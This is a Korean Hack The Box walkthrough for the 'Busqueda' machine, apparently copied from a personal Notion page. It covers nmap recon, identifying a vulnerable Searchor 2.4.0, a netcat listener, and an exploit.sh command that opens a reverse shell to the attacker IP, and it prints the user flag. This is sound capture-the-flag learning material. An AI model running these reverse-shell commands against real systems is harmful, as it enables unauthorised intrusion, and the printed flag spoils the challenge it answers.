읽기 안내
Hack The Box의 개인 실습 기록입니다. 문제 환경의 주소·계정·플래그와 원문에 남아 있는 실패·미완료 결과를 그대로 보존했습니다. 코드와 이미지는 이 기록을 읽기 위한 실습 증적입니다.
원문에 첨부된 외부 참고 개체의 목적지는 확인되지 않아 해당 Notion 원문 위치로 안내합니다. 수집된 본문·코드·실습 화면은 그대로 담았습니다.
Busqueda
정보
Box IP: 10.10.11.208
Attacker IP: 10.10.16.5
Recon

nmap -sV -sC 10.10.11.20880포트 열려있다. 접속해보면 아마 접속이 안될텐데 /etc/hosts에 ip와 도메인을 추가하고 접속해보자.

검색엔진이랑 선택한 검색엔진으로 검색할 키워드를 넣는 칸이 있다. 딱히 그렇다 할 취약점이 발견되지 않았다.
근데 밑에 Flask로 구동중인 Searchor 2.4.0 이라는 버전이 나와있다. CVE가 있는지 찾아보자.
다행히 PoC가 존재하는 CVE다.
PoC


nc -nvlp 9001해당 명령어로 리스닝 상태로 준비 시켜놓고
./exploit.sh searcher.htb 10.10.16.5 #local kali IP를 하면 리버스 쉘이 연결 된다.

이렇게 user flag를 따낼 수 있다.
b4eb03ff5e72ebf0284f02e41ca2e9cc작성 기록과 문제 출처
원문과 출처
풀이와 설명: MadEyE / 이선용의 개인 Notion 기록.
문제에서 제공한 코드·서비스 화면과 외부 참고자료의 권리는 해당 작성자와 플랫폼에 있습니다.
원문 본문·코드·실습 증적을 보존했으며, 원문에 포함된 외부 글은 참고 링크로 안내합니다.
다음 글